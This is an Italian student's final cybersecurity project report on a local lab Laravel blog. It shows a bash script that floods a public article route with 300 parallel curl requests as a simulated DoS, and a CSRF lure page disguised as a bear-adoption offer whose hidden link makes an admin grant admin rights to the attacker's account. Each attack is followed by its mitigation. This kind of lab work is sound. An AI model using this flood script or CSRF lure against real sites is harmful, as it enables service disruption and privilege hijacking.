CYBERSECURITY-PROGETTO FINALE

Challenge 1- Rate limiter mancante

L'obbiettivo del nostro primo attacco e' dimostrare come una rotta pubblica puo' essere colpita da una grande quantita' di richieste consecutive, che genereranno un attacco DOS (Denial of Service), causando malfunzionamenti e rallentando significativamente il sito.

A questo proposito, useremo cUrl.

Step 1- individuare la rotta: ho pubblicato un articolo con l'account da writer, che e' stato successivamente accettato dal revisor.

Non e' necessario loggarsi per visualizzare gli articoli. Tale rotta rappresenta un potenziale vettore di attacco DoS in assenza di meccanismi di rate limiting
Le rotte pubbliche di lettura sono tra le più esposte, perché non protette da autenticazione e facilmente automatizzabili.

Step 2-creare ed eseguire lo script DoS con cUrl:

```
# SCRIPT PERSONALE -CON AUSILIO DI CHATPGT

#!/bin/bash

# URL della rotta pubblica di visualizzazione articoli
URL="http://cyber.blog:8000/articles/show/articolo-di-prova"

# Numero di richieste da inviare
NUM_REQUESTS=300

echo "Inizio attacco DoS simulato sulla rotta:"
echo "$URL"
echo "----------------------------------------"

# Funzione per inviare una richiesta HTTP
Windsurf: Refactor | Explain | Generate Function Comment | ×
send_request() {
    curl -s "$URL" > /dev/null 2>&1
}

# Loop per inviare richieste in parallelo
for ((i=1; i<=NUM_REQUESTS; i++))
do
    send_request &
    echo "Richiesta $i inviata"
done

wait
echo "Attacco DoS simulato completato"
```


Questo e' il codice del file search.sh

Una volta scritto il codice, rendiamo il file eseguibile entrando, da terminale, nella directory dove e' contenuto il file, e dando il seguente comando: **chmod +x search.sh**

Eseguiamo l’attacco con il comando: ./search.sh

L’attacco DoS eseguira’ 300 richieste in rapida successione, mandando giu’ il sito:

```
pietr@Pietro-PC MINGW64 ~/wa/esercitazi
$ ./search.sh
Richiesta 293 inviata
Richiesta 294 inviata
Richiesta 295 inviata
Richiesta 296 inviata
Richiesta 297 inviata
Richiesta 298 inviata
Richiesta 299 inviata
Richiesta 300 inviata
Attacco DoS simulato completato
```



La simulazione di attacco e’ andata a buon fine.

MITIGAZIONE

Per impedire un attacco simile, e' necessario agire sul codice, integrando un **Rate Limiter, che controlla e limita** la frequenza delle richieste HTTP per IP o utente.

Grazie a Fortify, abbiamo gia' un meccanismo di Rate Limiting per la funzione di login, sul file FortifyServiceProvider.php.

Quello che ci serve e' un rate limiter per le richieste pubbliche di tipo get, con un blocco temporaneo per ip.

Agiremo sul codice del file AppServiceProvider.php

Integriamo il seguente codice nel file, all'interno della public function boot:

```
RateLimiter::for('public-get', function (Request $request) {
         return Limit::perMinute(30)->by($request->ip());
        });
```

Ora sara' necessario usare un **Middleware** per le rotte pubbliche piu' a rischio in web.php, che sara' collegato al nostro Rate limiter.

Un attacco DOS puo' essere condotto su una qualsiasi di queste rotte, non solamente su quella che abbiamo preso in esempio.

Le principali saranno:


/articles/search
/articles/show/{slug}
/articles/index
/articles/category/{category}
/articles/user/{user}

```
// Public routes
Route::get('/', [PublicController::class, 'homepage'])->name('homepage');
Route::get('/careers', [PublicController::class, 'careers'])->name('careers');
Route::post('/careers/submit', [PublicController::class, 'careersSubmit'])-
>name('careers.submit');

Route::middleware('throttle:public-get')->group(function () {



Route::get('/articles/index', [ArticleController::class, 'index'])-
>name('articles.index');
Route::get('/articles/show/{article:slug}', [ArticleController::class,
'show'])->name('articles.show');
Route::get('/articles/category/{category}', [ArticleController::class,
'byCategory'])->name('articles.byCategory');
```

```
Route::get('/articles/user/{user}', [ArticleController::class, 'byUser'])-
>name('articles.byUser');
Route::get('/articles/search', [ArticleController::class, 'articleSearch'])-
>name('articles.search');

});
```

Necessario ora pulire la cache, con **php artisan optimize:clear**

Rilanciando il comando di attacco, avremo la seguente schermata sul nostro sito:



la mitigazione sta andando a buon fine.

Challenge 2- Operazioni critiche in GET

Lo scenario in cui andiamo ad operare nella seconda challenge e' quello degli attacchi CSRF (Cross-site request forgery): abbiamo delle funzionalita' fondamentali per il sito, implementate con rotte di tipo GET. Cio' permette all'hacker di portare a termine attacchi CSRF.
L'esposizione di operazioni critiche tramite richieste GET può portare a una vertical escalation of privileges, consentendo a un attaccante di ottenere privilegi amministrativi sfruttando la sessione di un utente autorizzato.

ATTACCO

L'attaccante confeziona una **pagina HTML malevola** che, una volta visualizzata o dopo un'interazione dell'utente, induce il browser a effettuare una **richiesta HTTP GET verso una rotta critica** dell'applicazione.
La richiesta viene eseguita sfruttando i privilegi dell'utente vittima, bypassando di fatto qualsiasi protezione CSRF. I comandi lanciati saranno i seguenti:

- /admin/{user}/set-admin

- /admin/{user}/set-revisor


- /admin/{user}/set-writer

Nel codice della nostra pagina html risalta questa stringa:

```
href="http://internal.admin:8000/admin/2/set-admin"
```

```
    <!-- update user id according to the attacker id -->
    <a id="csrf-link" href="http://internal.admin:8000/admin/2/set-admin" class="button" style="display: none;">Adopt a cute bear for free!</a>
    <a href="https://www.bornfree.org.uk/adopt/brown-bear" class="button" target="_blank">ADOTTAMI, E' GRATIS :)</a>
    <div id="message" class="message">Your bear thanks you :)</div>
</div>
```

Sara' proprio questa funzione a rendere admin l'account scelto dall'attaccante (con id 2), sfruttando i cookie di sessione di un utente che visita la pagina HTML e ha GIA' i permessi da admin nel sito.



ESITO DELL'ATTACCO: Dopo che l'admin del sito ha visitato la nostra pagina html, l'account deciso dall'hacker ha ottenuto i permessi da amministratore. L'attacco e' riuscito.

MITIGAZIONE:

Per ovviare a questo tipo di attacco, e' necessario modificare il metodo HTTP della rotta di tipo GET che garantisce i permessi da admin, nel file web.php del nostro progetto Laravel.

Codice iniziale:

```
Route::get('/admin/{user}/set-admin', [AdminController::class, 'setAdmin'])->name('admin.setAdmin');
```

Codice sicuro:

```
Route::patch('/admin/{user}/set-admin', [AdminController::class, 'setAdmin'])->name('admin.setAdmin');
```

Dopo la conversione delle rotte critiche da GET a PATCH, il tentativo di attacco CSRF genera una risposta HTTP 405 (Method Not Allowed), impedendo l'esecuzione dell'azione e dimostrando l'efficacia della mitigazione.